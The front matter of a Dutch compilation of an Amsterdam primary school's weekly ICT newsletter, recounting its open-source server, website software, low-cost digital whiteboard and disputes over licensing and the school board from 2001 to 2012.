

**Baarsjes Informatie en Communicatie**  
**Nieuwsbrief 2001-2012**

---

Copyright © 2001, 2002, 2003, 2004, 2005, 2006, 2007, 2008, 2009, 2010, 2011, 2012, 2015 OBS Rosa Boekdrukker, Amsterdam

Copyright © 2013 Karin Abma, Heemstede

Copyright © 2013 Ronald van der Vliet, Amsterdam

Copyright © 2017 Peter Fokker, Bussum



Dit werk wordt gepubliceerd onder de voorwaarden in de [Creative Commons Attribution-NonCommercial-NoDerivs 3.0 Dutch License](#)

Openbare Basisschool Rosa Boekdrukker

Vancouverstraat 3 - 5

1056 DT Amsterdam

(020) 612 80 00

<http://www.rosaboekdrukker.nl>

[info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl)

Amsterdam, zomer 2017

## Inhoudsopgave

1. De BIC als neerslag van de technische en inhoudelijke ontwikkelingen op ICT-gebied in en rond een basisschool 2001-2012 (Ronald van der Vliet)
2. 12 jaar BIC op de openbare basisschool Rosa Boekdrukker (Karin Abma)
3. Schooljaar 2001-2002
4. Schooljaar 2002-2003
5. Schooljaar 2003-2004
6. Schooljaar 2004-2005
7. Schooljaar 2005-2006
8. Schooljaar 2006-2007
9. Schooljaar 2007-2008
10. Schooljaar 2008-2009
11. Schooljaar 2009-2010
12. Schooljaar 2010-2011
13. Schooljaar 2011-2012
14. 2012 en 2015
15. Verantwoording (Peter Fokker)
16. Bijlage: licentietekst Creative Commons BY-NC-ND

## De BIC als neerslag van de technische en inhoudelijke ontwikkelingen op ICT-gebied in en rond een basisschool 2001-2012

**Samengesteld op basis van de BIC-nieuwsbrieven  
door Ronald van der Vliet (oud-directeur Obs Rosa Boekdrukker te Amsterdam)**

Amsterdam, februari/maart 2013

### 2001

In week 40 verschijnt de eerste nieuwsbrief van de Obs Rosa Boekdrukker. Hierin wordt verslag gedaan van de zaken die op ICT-gebied spelen op de school. De nieuwsbrief wordt per e-mail naar belangstellenden verzonden. Later zal deze nieuwsbrief BIC = Baarjes Informatie en Communicatie gaan heten.

Er wordt besloten de school aan te sluiten op het Kennisnet. Dit leidt tot interessante vergelijkingen met de eerste provider UPC. Beide providers hebben zo hun nukken: bv. geen mail doorgeven (UPC) of niet te bereiken (Kennisnet).

Een eerste inventarisatie van software gaat van start door de ingestelde werkgroep ICT. Veel software, vooral niet aan methoden gebonden, is eigenlijk niet geschikt.

Er worden door Karin Abma (ICT-er) afspraken gemaakt met de begeleidingsdienst (ABC) over scholing van leerkrachten en leerlingen.

In een brief worden gemeentelijke instanties verzocht afgeschreven computers beschikbaar te stellen voor het onderwijs. De grafische school wordt gevraagd stagiaires te leveren die een website voor de Obs Rosa Boekdrukker kunnen maken.

Dirk Schouten (ICT-vrijwilliger) installeert een unix firewall en ziet dat het netwerk van de school vele malen wordt aangevallen, maar men komt er niet doorheen.

Karin Abma regelt dat er een mogelijkheid komt voor een computercursus voor ouders in het buurthuis.

Het door Dirk Schouten en John Eversteijn (conciërge) aangelegde netwerk wordt officieel goedgekeurd als UTP Cat5 netwerk.

Naast de computers komen de regels te hangen die door de werkgroep zijn opgesteld. Op een van de gangen komt een rijtje van 6 identieke computers. De harde schijven zijn door Dirk Schouten gekloond.

Aan het eind van het jaar is een voorzichtige conclusie dat het technisch nu wel loopt en er dus meer tijd besteed kan worden aan de inhoud.

Dirk en Karin zijn de gehele levensduur van de nieuwsbrief de redacteurs van de BIC.

### 2002

Het jaar 2002 begint dus met een goedgekeurd netwerk (draaiend op een samba-server) met daarin een groot aantal 2e-hands computers die de Obs Rosa Boekdrukker kreeg van een gemeentelijke instelling. Deze instelling zal in de loop der jaren nog verschillende keren afgeschreven computers leveren.

De zoektocht naar een op Linux gebaseerde server gaat van start en een eerste router wordt geïnstalleerd. Er is contact met SchoolLan die een speciaal op het onderwijs gerichte server kan leveren. Van de ICT-academie komt een stagiair helpen.

Mark de Haan ontwikkelt in samenwerking met de school een CMS (content management system). In week 35 gaat de website van de Obs Rosa Boekdrukker van start.

Het bestuur (Stadsdeel De Baarsjes) laat haar scholen vrij op het gebied van ICT.

Dirk Schouten krijgt de COS-award "ICT-inspirator" voor zijn vrijwilligerswerk op de Obs Rosa Boekdrukker en zijn onvermoeibare promotie van OSS en GPL.

Een vast onderdeel van alle jaren BIC is het beoordelen van software. De drijvende kracht is hier Karin Abma, ICT-coördinator van de Obs Rosa Boekdrukker. De leerlingen werken met tekstverwerking en paint. Er komt op school een ICT-werkgroep en een eerste poging tot zelfontwikkelde software in de vorm van een dictee-programma gaat van start. De eerste problemen met commerciële software (Letterpret van Malmberg) doen zich voor.

## 2003

Na verdere contacten met SchoolLan wordt SchoolLan op server gezet. Dit lukt in eerste instantie niet helemaal. Er komen ideeën voor een SchoolLan light.

Het CMS krijgt de volgende naam: Site@School. Het werkt nu ook onder Linux en breekt internationaal door. Er komt zelf een Chinese versie.

Bij Dirk Schouten thuis komt een proefopstelling van een K12 LTSP (Linux Terminal Server).

Als provider wordt voor UPC gekozen en daarnaast wordt een ADSL-provider gezocht. Wegens hoge kosten wordt Kennisnet als provider opgezegd.

Er komt een stagiair van de TU Eindhoven en de Obs Rosa Boekdrukker wordt een gecertificeerd leerbedrijf. Barry Faas demonstreert Edukitty (een framework voor educatieve toepassingen) en Dirk Schouten en Peter Fokker experimenteren met OpenNA.

Letterpret blijft voor problemen zorgen en dat zal voorlopig zo blijven. Een groot succes is het Berenproject waarbij speelgoedberen tussen twee scholen worden uitgewisseld en de leerlingen per mail elkaar van de belevenissen van de beren op de hoogte houden.

Er wordt een begin gemaakt met het automatiseren van de schoolbibliotheek (Educat-B) en de school wordt de pilot voor een nieuw verkeersprogramma "Tussen school en thuis".

Het beleidsplan wordt door het bestuur goedgekeurd en het ICT-geld overgemaakt aan de school.

De ICT-vorderingen beginnen door te dringen tot de buitenwereld en de school krijgt bezoek van de portefeuillehouder onderwijs van het stadsdeel De Baarsjes en ambtenaren van OC&W.

Er wordt op de Obs Rosa Boekdrukker geworsteld met de organisatie in de klas. Hoe kun je de computer op een nuttige manier gebruiken?

## 2004

Er komt langzaam lijn in de ontwikkeling van een server geschikt voor het onderwijs. Peter Fokker maakt SchoolLan light en Dirk Schouten heeft thuis een server draaiend gekregen met OpenNA. De eerste stappen worden gezet op weg naar een samenwerkingsverband voor zo'n OSS/GPL server.

Site@School wordt maar het liefst 6000 keer gedownload en er komt een module voor nieuwsbrieven.

KPN biedt gratis internet aan voor scholen. De Obs Rosa Boekdrukker gaat daarop in naast de verbinding van UPC.

Vier scholen besluiten om gezamenlijk elk 5000 euro in te leggen om Server op School te starten. Dit zijn Obs Rosa Boekdrukker, de Joop Westerweel, de Sterrenwachter en de Corantijn. Aan het eind van het jaar draait S#S (=Server op School) op de vier scholen en is de eerste cyberaanval op het systeem met succes afgeslagen.

In het nieuwe schooljaar komt de positie van Obs Rosa Boekdrukker als innoverende school op ICT-gebied in gevaar, omdat de tijd beschikbaar voor ICT-coördinatie teruggeschroefd wordt.

Aan de server wordt Sabine (Semi Automatic Backup and Restore In a Network Environment) toegevoegd, waardoor een snel terugzetten van een image op werkstations mogelijk wordt.

Elke BIC heeft wel nieuws voor de leerkrachten over software en over voor het onderwijs belangrijke sites. Zolang de BIC uitgegeven wordt, blijft dit een belangrijk onderdeel.

Site@School wordt voorzien van de mogelijkheid tot publicatie van eigen leerlingpagina's.

De problemen met Letterpret blijven aanhouden. Er is overleg over de problemen tussen de directeur van de Obs Rosa Boekdrukker en Malmberg. In week 39 werkt Letterpret eindelijk.

Het hele jaar wordt aandacht besteed aan de ICT-leerlijn. Groot probleem blijven de leerkrachtvaardigheden. Er is aandacht voor veilig werken op het internet.

Alle bibliotheekboeken van de Obs Rosa Boekdrukker zijn ingevoerd in Educat-B

## 2005

Er wordt bekeken of OpenOffice een geschikt programma is voor het basisonderwijs. De gemeente Haarlem is een klankbord, want daar is men al eerder afgestapt van Word.

De eerste ideeën rond een gebruikersvereniging voor S#S gebruikers worden geopperd. Een aantal scholen van de Stichting Katholiek Basisonderwijs Amsterdam sluiten zich aan bij S#S.

Op de Obs Rosa Boekdrukker wordt een demonstratie gegeven van S#S voor verschillende belangstellenden waaronder het hoofd onderwijs van De Baarsjes, stichting "ICT op school" en het Linux-magazine. De naam Server op School wordt Server at School. Het beeldmerk blijft hetzelfde: S#S. De naam STRICT (=Scholen Tezamen Rijk door ICT) wordt bedacht voor een op te richten gebruikersvereniging.

Leerkrachten kunnen thuis aan documenten werken via het programmaatje WinSCP (= Open source graphical SFTP client for Windows).

Ook in Friesland (Franeker) gaat een school over op S#S. Het backupsysteem van S#S werkt. Drie Amsterdamse scholen bewaren elkaars versleutelde back-ups.

De eerste aanzet voor het verzet tegen de combinatie APS/Microsoft duikt op. De licenties van Windows voor het onderwijs zijn alleen via het APS (duur) te verkrijgen. Er worden voor de Obs Rosa Boekdrukker licenties buiten het APS om gekocht.

De gemeente Haarlem stelt tegen een redelijke prijs handleidingen voor OpenOffice beschikbaar.

S#S is er nu ook in het Bulgaars.

Met S@S is nu het mogelijk een afgeschermd deel voor de leerkrachten te maken. De wekelijkse nieuwsbrief voor de leerkrachten wordt dan ook op de Obs Rosa Boekdrukker via de website gepubliceerd. Er komt een TV-module in S@S.

Letterpret geeft toch weer problemen en de Obs Rosa Boekdrukker besluit met dit programma te stoppen.

Als naschoolse activiteit verzorgt Technika 10 een computercursus voor meisjes.

Het hele jaar door wordt er gewerkt aan een leerlijn ICT. De nadruk blijft ook dit jaar liggen bij de leerkrachtvaardigheden.

## 2006

Op de Obs Rosa Boekdrukker worden na een rondje offertes bekijken 70 nieuwe computers (werkstations) aangeschaft.

Dirk Schouten heeft contact met het blindeninstituut om S@S geschikt te maken voor blinden en

slechtzienden.

OpenOffice wordt op alle werkstations geïnstalleerd. Een computer bij de administratie blijft Word gebruiken om sommige formulieren, die aangeleverd worden door instanties buiten de school, te kunnen lezen en gebruiken.

De Obs Rosa Boekdrukker gebruikt het programma "Met Woorden in de Weer" van Marianne Verhallen ter vergroting van de woordenschat en er wordt geopperd om te onderzoeken in hoeverre ICT hierbij een rol kan spelen. Er wordt een oproep gedaan aan alle scholen die werken met MWidW om mee te denken.

Zoals gebruikelijk komen ook dit jaar weer verschillende mensen op bezoek, soms ook uit het buitenland: bv. België en Japan.

Het plaatsen van een nieuwe image op de werkstations gaat steeds makkelijker. Een kwestie van op een toets drukken en binnen 10 minuten staat er een nieuwe image.

De Obs Rosa Boekdrukker gaat over naar XS4all van de KPN dat gratis aan scholen aangeboden wordt. Het abonnement bij UPC wordt opgezegd.

Bij een evaluatie halverwege het jaar blijkt dat de meeste doelstellingen van ICT voor leerlingen en leerkrachten bereikt zijn. De ICT-coördinator kan zich meer en meer richten op coaching. Er wordt besloten volgend schooljaar meer aandacht te besteden aan veilig internetten.

Er wordt een begin gemaakt met de integratie van XP in S#S.

In week 40 wordt door Dirk Schouten, Peter Fokker en Ronald van der Vliet bij een notaris in Utrecht de gebruikersvereniging STRICT opgericht.

Het uitlenen van boeken geschiedt op de Obs Rosa Boekdrukker nu geheel digitaal. Er is aan het eind van het jaar nog een bijeenkomst van scholen die met MWidW werken. De knelpunten worden geïventariseerd.

Gerard Prenger, de nieuwe directeur van de Obs Rosa Boekdrukker en Karin Abma bezochten de "aftrap" van het project "Klassenmanagement met ICT". Er was een school uit Groningen, die liet zien hoe hun onderwijs is ingericht, en dat ze heel veel gebruik maken van allerlei functionaliteiten van hun website. Ze gebruiken dus S@S!!

## **2007**

Het jaar begint met een vergadering van MWidW. Er is een werkgroepje opgericht om uit te werken hoe je via het web het 'invulschema semantiseren' kunt vormgeven. Er wordt besloten een mailinglijst te maken om effectief met elkaar te communiceren.

In week 3 vindt de eerste Algemene Ledenvergadering van STRICT plaats. S#S werkt nu ook met XP op werkstations. Er is voor het eerst sprake van het digitale schoolbord.

Fred heeft het Site@School-team verlaten wegens een verschil van opvatting over de te volgen koers bij het verbeteren van de Site@School-software. Vooral de veiligheid is een hot item. De code moet volledig herschreven worden. Er wordt gezocht naar geld (o.a. In Europa) om dit te bekostigen. Het zal nog tot 2011 duren voor een geheel nieuwe en veilige versie van S@S uitkomt.

Karin Abma en Dirk Schouten gaan deelnemen aan een workshop "Aan de slag met Open Source". De workshop is bedoeld om deelnemers voor te bereiden op het geven van voorlichting over OSS voor overheid, onderwijs, MKB, Zorg en ICT. Ze zijn daartoe uitgenodigd omdat ze in het onderwijs zitten en OSS aldaar propageren en gebruiken.

BOA (=Breedbandnetwerk Onderwijs Amsterdam) gaat van start. De bedoeling is aansluiting van alle scholen op een glasvezelnetwerk. Het is erg duur.

Er komt een nieuwe feature in S#S waardoor het mogelijk wordt op afstand nieuwe images op werkstations te zetten. In België worden licenties voor XP aangeschaft.

Bij de start van het nieuwe bestuur van de Obs Rosa Boekdrukker wordt aan de scholen gevraagd waar ze trots op zijn en hierover een presentatie te geven. Dat is voor de Obs Rosa Boekdrukker niet moeilijk te beantwoorden: S@S en S#S.

In de BIC's van week 43 en 44 wordt uitgebreid verteld wat OSS en GPL nu eigenlijk betekenen. Het verzet tegen BOA neemt toe. Er schijnt een contract te zijn van het bestuur met BOA waarvan de scholen niets weten. Op een voorlichting wordt gezegd dat als men later een aansluiting wil, dat 10.000 euro gaat kosten. Behalve met de techniek gaat BOA zich ook bemoeien met de onderwijshoud.

Het gaat ondertussen steeds beter met het inzetten van de computer in de klas op de Obs Rosa Boekdrukker. Dit is ook te danken aan steeds betere software. De directeur van het schoolbestuur AWBR(=Amsterdam-West Binnen de Ring) en studenten van de Educatieve Faculteit Amsterdam komen op bezoek.

## 2008

Er is nog steeds veel onduidelijkheid m.b.t. BOA. Karin Abma gaat een opleiding tot mediacoach volgen.

Er wordt een klacht tegen Microsoft/APS voorbereid, die naar de NMa moet. Het probleem zijn de exclusieve rechten, die APS geniet en die scholen dwingt licenties bij hen te huren. Er is ook contact hierover met het ministerie van economische zaken. Uiteindelijk wordt er ook een klacht ingediend in Brussel bij Neelie Smit-Kroes. Een gevolg van deze acties is dat men nu bij APS ook licenties kan kopen i.p.v. huren.

Er zijn experimenten met "Expert in de klas" waarbij een verbinding wordt gelegd tussen (in dit geval) Naturalis in Leiden en een groep op de Obs Rosa Boekdrukker. In eerste instantie mislukt het, maar in week 15 gaat het uitstekend en blijkt de internetverbinding van de Obs Rosa Boekdrukker prima te werken.

Het geruzie over BOA blijft voortduren. 2 scholen weigeren een aansluiting op het glasvezelnet.

Op de Obs Rosa Boekdrukker gaat men op zoek naar digitale schoolborden. Er worden eisen opgesteld waaraan een goed digibord moet voldoen. Belangrijke eisen zijn natuurlijk open en platformonafhankelijke soft- en hardware.

Karin Abma is geslaagd voor haar examen "mediacoach". De onderwijsraad komt op bezoek. Zij doen in opdracht van de 2e Kamer onderzoek naar ICT in het onderwijs. In de zomervakantie gaat de Obs Rosa Boekdrukker over naar XP en het eerste zelfontwikkelde digibord wordt geïnstalleerd in een groep 3. Als je de beamer niet meerekent kost het digibord € 99,95. Een bedrijfje kan het digibord (zonder beamer) voor € 159 leveren. Er is op het internet veel belangstelling voor "Ons Bord".

AWBR zet een werkgroep ICT op.

## 2009

Karin Abma en Dirk Schouten gaan in opdracht van de werkgroep ICT gesprekken voeren met de 17 scholen van AWBR. Wanneer Karin en Dirk hun verslag presenteren in de werkgroep is de belangstelling helaas gering. De presentatie wordt ook gedaan voor de schooldirecteuren. Later in het jaar wordt het verslag aangeboden aan de directie van AWBR.

In de ouderkamer komt op de Obs Rosa Boekdrukker een kenniscentrum met 15 computers.

Cito zorgt voor problemen met de digitaal af te nemen niveautoets. Op de dag van de afname is de server overbelast.

Op de Joop Westerweel en de Corantijn wil men ook digiborden van OnsBord. Enkele lezers denken dat Karin en Dirk het interactief whiteboard zelf maken en verkopen. Dat is niet zo. Niels Kooy (professioneel elektronicus) maakt ze en verkoopt ze. Wel zijn zij natuurlijk voortdurend bezig met het nadenken over het gebruik (software).



Een van de adviseurs voor het project Open.Amsterdam van de Concern Organisatie Afdeling Informatiebeleid, van de bestuursdienst (gemeente Amsterdam), komt op bezoek.

Het aansluiten van de glasvezelkabels gaat niet erg goed. Als het eindelijk voor elkaar is, blijkt het langzamer dan de verbinding via XS4all. Helaas moet KPN in 2010 stoppen met het gratis aanbieden van deze verbinding.

Karin Abma en Dirk Schouten worden gevraagd mee te denken met het Wikiwijs-initiatief van minister Plasterk. Een delegatie van een schoolbestuur uit Purmerend komt op bezoek.

Vanuit de werkgroep krijgen Karin en Dirk opdracht om een beleidsplan ICT te schrijven. Ook zijn zij geselecteerd door Kennisnet om een project te doen. Met ruim € 16.000 subsidie gaan ze experimenteel onderzoek doen naar nieuwe vormen van samenwerkend leren en de mogelijkheden die het digitaal interactief whiteboard daarbij zou kunnen bieden. Dit gaan ze in augustus 2010 doen.

## 2010

De 2e Kamerfractie van de SP bezoekt de Obs Rosa Boekdrukker. Zij blijken zeer goed geïnformeerd. De naschoolse activiteit Fotografie gaat op verzoek van BIC werken met Gimp, een gratis en OSS fotografie-programma.

Het langlopende probleem met een UPS is uiteindelijk opgelost. Er komt nu ook een log-bericht als de accu's zwakker worden.

De certificering van OnsBord is bijna klaar. De laptops van de Joop Westerweel worden elke nacht (automatisch) voorzien van een nieuw image.

Leerlingen van de Obs Rosa Boekdrukker gaan games testen voor ZAPP. De bestuursdienst van de gemeente Amsterdam komt op bezoek.

De kosten van één digitaalbord van OnsBord worden inclusief beamer en plaatsen geschat op 2000 euro. Er komen bestellingen voor OnsBord uit België en de 2e Kamer bestelt er twee.

Het bedrijf CompuStunt mag van Microsoft geen, goedkope, licenties leveren aan V.O.-scholen. Hetzelfde probleem als bij het basisonderwijs.

Bovenschoolse ICT-ers in Amsterdam waarschuwen hun besturen BOA alleen te laten zorgen voor de techniek en niet ook voor allerlei onderwijsinhoudelijke toepassingen. De glasvezelaansluiting werkt en wordt gebruikt voor het 's nachts maken van back-ups. Dit gaat razend snel.

Het begin van het einde: Karin Abma en Dirk Schouten worden "tijdelijk" uit de ICT-werkgroep van AWBR gezet. Dirk stapt er definitief uit.

XS4all dat de Obs Rosa Boekdrukker aangehouden heeft, is niet meer gratis maar gaat € 15 per maand kosten.

De toon van de BIC wordt somber: "Verder innovatie lijkt niet meer mogelijk". Goed nieuws is er ook. Voor OnsBord komen bestellingen uit de VS, België en Maleisië. Er wordt gewerkt aan een computercursus voor ouders en in week 45 is er alweer de 2e jaar-vergadering van STRICT.

Peter Fokker vindt een oplossing voor het bekijken van de formulieren van de begeleidingsdienst. Dit kon alleen met Adobe-reader, maar nu ook met een "gewoon pdf-dingetje".

## 2011

De geheel vernieuwde versie van S@S is uit en gaat verder onder de naam "Website@School". Dirk Schouten heeft een nieuwe handleiding geschreven. Het is ook geschikt voor blinden en slechtzienden. Er komen weer vele vertalingen o.a. een Chinese vertaling en een vertaling in Esperanto.

Het bestuur (AWBR) van de Obs Rosa Boekdrukker is definitief in zee gegaan met Heutink voor ICT op haar scholen. Naar aanleiding van o.a. deze gebeurtenis doet de BIC er af en toe het zwijgen toe.

De BIC-redactie bezocht de IPON 2011 en noteerde het volgende:

*"Op donderdag legde keynotespeaker Möckelmann de vinger op de zere plek: "Waar heb je al die spullen voor nodig? Formuleer eerst je leerdoelen, en kijk dan waar je ICT bij kunt inzetten." Dus niet: gooi je school vol met fantastische spullen en dan komt alles vanzelf. Nee, zo werkt het niet. Het klonk ons bekend in de oren. We schrijven er al jaren over."*

Website@School krijgt een subsidie van het Europees Platform voor het bevorderen van internationale samenwerking tussen leerlingen.

In de BIC verschijnt in week 43 kritiek op Microsofts Silverlight. "Er is niet veel veranderd sinds 2002", aldus de BIC-redactie.

Bij de start van de 11e jaargang wordt het duidelijk dat de BIC onder het nieuwe schoolbestuur in moeilijk vaarwater terecht is gekomen. Zie het volgende citaat:

*"Maar de goede redenen als antwoord op de vraag "Waarom is de Rosa Boekdrukker op ICT gebied innoverend?" is niet meer naar waarheid, juistheid en waarachtigheid te beantwoorden. Google voor uitleg op "Jürgen Habermas" en bovengenoemde begrippen.*

*We beraden ons op wat we met de BIC doen."*

Op de algemene ledenvergadering van STRICT blijken er 2 scholen bijgekomen te zijn, maar helaas hebben de AWBR-scholen hun lidmaatschap moeten opzeggen.

Het bestuur van de AWBR vraagt aan de GMR waar op bezuinigd kan worden. De BIC-redactie heeft het antwoord: op ICT.

## 2012

Nog een paar keer verschijnt de BIC in 2012. Een aantal oude bekende zaken komen voorbij: de voortdurende strijd tegen Microsoft, de bloei van Website@School en OnsBord, de puinhoop van de Cito-eindtoets online, enz.

Hoogtepunt van het jaar is de Koninklijke erkenning van het werk op de Obs Rosa Boekdrukker, wanneer Dirk Schouten benoemd wordt tot Lid in de Orde van Oranje Nassau.

Aan het eind van het jaar verschijnt de laatste BIC waarvan hieronder de volledige inhoud:

*Beste BIC-lezers,  
De twaalfde jaargang van onze wekelijkse ICT nieuwsbrief, de BIC is aangebroken. Echter, sinds week 18 is er geen BIC meer verschenen.*

*Dat komt doordat ons schoolbestuur (AWBR) onze ICT projecten niet langer ondersteunt. Dit houdt in, dat ons netwerkbeheersysteem, [serveropschool](#), ophoudt op de Rosa Boekdrukker. Ook het goedkope, multifunctionele digitale schoolbord, [Ons Bord](#), is niet meer bij ons op school. Wat bij ons nog rest is onze website, die nog zal overgaan naar [websiteatschool](#). Ook het lidmaatschap van [STRICT](#) (Scholen Tezamen Rijk met ICT) wordt beëindigd.*

*U zult wel begrijpen, dat we het heel moeilijk hebben om ons werk van vele jaren vaarwel te zeggen.*

*Dirk en ik zijn u allen zeer dankbaar voor de vele suggesties, aanbevelingen, feedbacks, kritiek en leuke opmerkingen, waardoor wij de BIC meer dan 11 jaar hebben kunnen maken en die mede hebben bijgedragen aan de ICT ontwikkelingen die wij deden voor de wereld, zoals Dirk dat altijd zo mooi kan zeggen.*

*Groet en goed weekend,  
Karin,  
Dirk*

## 12 jaar BIC op de openbare basisschool Rosa Boekdrukker

**BIC: Baarsjes Informatie en Communicatie, wekelijkse ICt nieuwsbrief**

**Het verhaal over het ontstaan ervan.**

**door Karin Abma (oud-leerkracht en -ICT-coördinator Obs Rosa Boekdrukker te Amsterdam)**

Heemstede, voorjaar 2013

### **Obs Rosa Boekdrukker, basisschool in Amsterdam, stadsdeel 'de Baarsjes'**

Op de Rosa Boekdrukker hebben we vanaf 1996 gewerkt aan het tot stand brengen van een ICt ([\[1\]zie noot aan 't einde artikel](#)) netwerk, een websitebeheersysteem en een ICt leerlijn.

We gingen niet met de laatste mode mee en waren zuinig met de ons toebedeelde financiële middelen. Dat begon al bij de aanleg van ons netwerk in 2000: We deden het zelf. Het spaarde veel geld en we leerden er veel van. We wilden een website voor de school, vonden niet wat we zochten en ontwierpen ons eigen website beheersysteem.

Toen we voor de keuze van een serversysteem stonden, vonden we niet precies wat een *basisschool* nodig heeft, dus ontwikkelden we zelf zo'n systeem. Het werd ServerAtSchool. Op dezelfde manier begonnen we aan de 'ICt leerlijn' en 'Met Woorden in de Weer' en het 'Digitaal whiteboard voor € 99,-' Deze projecten zijn in ontwikkeling. Ze zijn een afspiegeling van ons ICt beleid.

### **Wat vooraf ging**

Ons stadsdeel probeerde in 1997 de scholen in de Baarsjes op ICT gebied op één lijn te krijgen. Ze huurden een adviesbureau in om een plan op te stellen. Wij op de Rosa Boekdrukker waren op ICt gebied veel verder dan de andere scholen. Naar ons gevoel werden we door dat advies bureau uitgehooard om ideeën aan te leveren. We wisten het stadsdeel ervan te overtuigen dat de plannen van het adviesbureau weinig voorstelden. We wilden de scholen in de Baarsjes zelf informeren over onze ideeën en ontwikkelingen en vonden op ICt gebied. Zo ontstond de BIC, een wekelijkse ICt nieuwsbrief.

Leidraad voor alles en dus ook voor de BIC:

- Onderwijs is kennis delen.
- We ontwikkelen voor de wereld.
- We werken met gemeenschapsgeld en dienen dat zo zorgvuldig mogelijk te besteden.

Dus:

De ICt kennis die we dagelijks opdeden deelden we in de BIC en in ander informatiemateriaal dat altijd online te vinden is onder een Creative Commons licentie.

We werken al jaren met Open Source Software (OSS) en gebruiken Open Standaarden (OS); beide waar dat maar mogelijk is. Dat spaart veel geld en we hadden in dit opzicht een voorhoedepositie in het basisonderwijs.

Onze school is waarschijnlijk de enige basisschool in Nederland die zelf hard- en software ontwikkelde. Alles wat we hebben gemaakt stellen we kosteloos ter beschikking aan de wereld omdat we met gemeenschapsgeld gefinancierd worden; "U heeft al betaald" was ons motto. Onze software wordt wereldwijd gebruikt en is in vele talen beschikbaar.

### **Groei van de BIC**

Door al onze contacten (kennis delen) kwamen er steeds meer abonnees op de BIC. De BIC ging zelfs de grens over naar België. De nieuwsbrief was niet langer alleen voor de scholen in de Baarsjes, maar voor alle scholen die maar iets van ons wilden horen.

Men vond ons onder andere door zoektermen op het internet. We kregen vragen en ook suggesties. Het aantal abonnees groeide, onze ideeën werden besproken en onze ideeën werden gevoed.

## **Van e-mail naar web**

De eerste jaren werd de BIC via e-mail verzonden. Tijdens de ontwikkeling van ons website beheersysteem [Site@School](mailto:Site@School) maakten we een speciale nieuwsbrieven module voor de BIC en andere nieuwsbrieven voor ouders en voor projecten.

Melding in de BIC van 23 april 2004:

- *Onbeperkt aantal nieuwsbrieven mogelijk. Dus groep 8 kan een eigen nieuwsbrief hebben en die zelf beheren, maar ook de MR, de ouders, de teamnieuwsbrief, de ...*
- *Een nieuwsbrief kan door meerdere redacteurs beheerd worden (samenwerken!)*
- *Aan- en afmelden mogelijk via de website. Uitgebreid instelbare email-alerts aan de redacteur. Je hebt vrijwel geen omkijken naar het systeem.*
- *Abonnees kunnen wel/niet bijdragen insturen naar de redacteur van een nieuwsbrief.*
- *Je kunt nieuwsbrieven per e-mail en/of op je website publiceren.*
- *Een archief voor oude nieuwsbrieven.*

## **Onderwerpen in de BIC**

We schreven de BIC gedurende de week met zijn tweeën. Dirk deed de technische en ideologische (OS en OSS en Freinet) stukken en Karin de onderwijsinhoudelijke: welke programma's zijn bruikbaar, hoe maak je een ICt leerlijn, wat doen de kinderen er nu werkelijk mee, hoe worstelen we met het inpassen van computers in de lessen, tegen welke problemen lopen we aan, wat zijn leuke sites, etc.

Op al die onderwerpen kregen we elke week wel commentaar en aanvullingen uit Nederland of België.

## **Inspiratie**

De feedback zorgde voor inspiratie om te schrijven en om verder te ontwikkelen. We gingen naar lezingen, beurzen, Ict en ICT bijeenkomsten. Er kwamen mensen overal vandaan bij ons op school kijken en praten. We werden aan alle kanten gevoed. Onze school kwam op ICt gebied op de kaart te staan. Overal waar we kwamen hoorden we: "O, zijn jullie van de Rosa Boekdrukker?" Onze wekelijkse nieuwtjes en ervaringen zorgden voor een soort olie-vlek-werking met weer nieuwe ideeën.

## **Ritme**

Voor Dirk en Karin zat het schrijven van de BIC in een wekelijks ritme. Door de week het verzamelen van onderwerpen. Op vrijdagmiddag na schooltijd werd het tot een geheel geschreven. De deadline van 16.00 uur was het streven.

## **Open Standaarden en Open Source Software**

Onze motto's lagen aan alles ten grondslag:

- Onderwijs is kennis delen.
- We ontwikkelen voor de wereld.
- We werken met gemeenschapsgeld en dienen dat zo zorgvuldig mogelijk te besteden.

Vertel waar je mee bezig bent, en wees zuinig met gemeenschapsgelden.

We hebben, hierdoor geleid, enorm veel geld bespaard. Goedkope licenties, tweedehandscomputers, werken met Linux, alleen dat gebruiken wat een school nodig heeft, opensource programma's (Open Office) gebruiken. Dat uitgespaarde geld hebben we jaren gebruikt om de leerkrachten bij te scholen op ICt gebied.

## **Invloed/uitwerking op andere scholen**

Heel veel scholen waren geïnteresseerd in onze uitvindingen. Die wilden ook wel besparen en maakten gebruik van onze opgedane kennis.

## **Voortschrijden der jaren.**

De invloed van grote schoolbesturen heeft roet in het eten gegooid. Bestuurders besteden ICT aangelegenheden uit aan instanties die niet werken in het onderwijs en andere belangen hebben. Onze doelstellingen:

- Onderwijs is kennis delen.
- We ontwikkelen voor de wereld.
- We werken met gemeenschapsgeld en dienen dat zo zorgvuldig mogelijk besteden.

passen daar niet in.

Met het gevolg, dat het ontwikkelen van ICt op de Rosa Boekdrukker niet meer plaatsvindt en daardoor de BIC na 12 jaar gestopt is.

## **Plezier**

De BIC is met heel veel plezier, enthousiasme en inzet gemaakt.

We zijn er zo trots op, dat we alle afleveringen hebben gebundeld en zullen aanbieden aan de Koninklijk Bibliotheek. Het is een geschiedenisboek over hoe ICt in ons onderwijs mogelijk is.

## **Noten**

[1] ICt: We bewegen ons op het snijvlak van onderwijs en Informatie, Communicatie en techniek. De I en de C zijn een al te gemakkelijke prooi voor de T die onevenredig grote en vooral commerciële belangen dient. Het onderwijs weet weinig van ICt. Kritisch volgen van ICt in het onderwijs is één van onze taken. Vandaar die 't'.

## Schooljaar 2001-2002

1. [2001-10-05 w40](#)
2. [2001-10-12 w41](#)
3. [2001-10-19 w42](#)
4. [2001-11-02 w44](#)
5. [2001-11-09 w45](#)
6. [2001-11-16 w46](#)
7. [2001-11-23 w47](#)
8. [2001-11-30 w48](#)
9. [2001-12-07 w49](#)
10. [2001-12-14 w50](#)
11. [2001-12-21 w51](#)
12. [2002-01-11 w02](#)
13. [2002-01-18 w03](#)
14. [2002-01-25 w04](#)
15. [2002-02-01 w05](#)
16. [2002-02-08 w06](#)
17. [2002-02-15 w07](#)
18. [2002-03-01 w09](#)
19. [2002-03-08 w10](#)
20. [2002-03-15 w11](#)
21. [2002-03-22 w12](#)
22. [2002-03-29 w13](#)
23. [2002-04-05 w14](#)
24. [2002-04-12 w15](#)
25. [2002-04-19 w16](#)
26. [2002-04-26 w17](#)
27. [2002-05-24 w21](#)
28. [2002-05-31 w22](#)
29. [2002-06-07 w23](#)
30. [2002-06-14 w24](#)
31. [2002-06-21 w25](#)
32. [2002-06-28 w26](#)

2001-10-05 w40

++++  
